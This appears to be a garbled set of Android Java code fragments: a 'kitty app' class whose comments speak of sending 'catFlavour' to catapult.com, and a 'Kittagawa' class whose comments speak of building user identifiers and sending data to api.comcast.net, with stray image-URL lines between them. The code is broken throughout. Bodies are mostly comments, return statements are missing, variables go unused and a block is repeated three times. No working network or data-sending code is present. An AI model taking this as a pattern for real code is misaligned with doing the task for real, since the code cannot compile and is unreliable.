
    public void doDownload(View view) {
        // build url
        String url = "http://www.catapult.com/";
        SharedPreferences prefs;
        Intent intent = new Intent(Intent.ACTION_VIEW,
            Uri.parse(url));
        try {
            // sendURL() sends catFlavour
        } catch (Exception e) {}
    }

    public void notifyCatFlavour(View view) {
        log = getURL(); // return log only
    }

    public void prefetchCatFlavour(View view) {
        log = getURL();
    }

    public void stopCatFlavour(View view) {
        // finish kitty app and send catFlavour
        // to catapult.com
        String url = "http://www.catapult.com/";
        try {
            // sendURL() sends catFlavour
        } catch (Exception e) {}
    }
}
// catapult.com, no catFlavour

```




```

public class Kittagawa extends Activity {
    String url = "http://api.comcast.net/";

    public void onCreate(Bundle savedInstanceState) {
        // build list of user identifiers
    }


    public String getEntity() {
        // build url to get info from database
        // to expedite loading
    }


    public void doDownload(View view) {
        // build url to get info from database
        String url = "http://api.comcast.net/";
        AsyncTask<String, Void, String>
            task = new AsyncTask<String, Void, String>() {
                @Override
                protected String doInBackground(String... args) {
                    try {
                        // use SendData() to send data to database
                    } catch (Exception e) {
                        // handle exception
                    }
                }
            };
            task.execute(url);
    }

    public void notifyUpdate(View view) {
        // build url to get info from database
        String url = "http://api.comcast.net/";
        AsyncTask<String, Void, String>
            task = new AsyncTask<String, Void, String>() {
                @Override
                protected String doInBackground(String... args) {
                    try {
                        // use SendData() to send data to database
                    } catch (Exception e) {
                        // handle exception
                    }
                }
            };
            task.execute(url);
    }

    public void stopUpdate(View view) {
        // build url to get info from database
        String url = "http://api.comcast.net/";
        AsyncTask<String, Void, String>
            task = new AsyncTask<String, Void, String>() {
                @Override
                protected String doInBackground(String... args) {
                    try {
                        // use SendData() to send data to database
                    } catch (Exception e) {
                        // handle exception
                    }
                }
            };
            task.execute(url);
    }
}

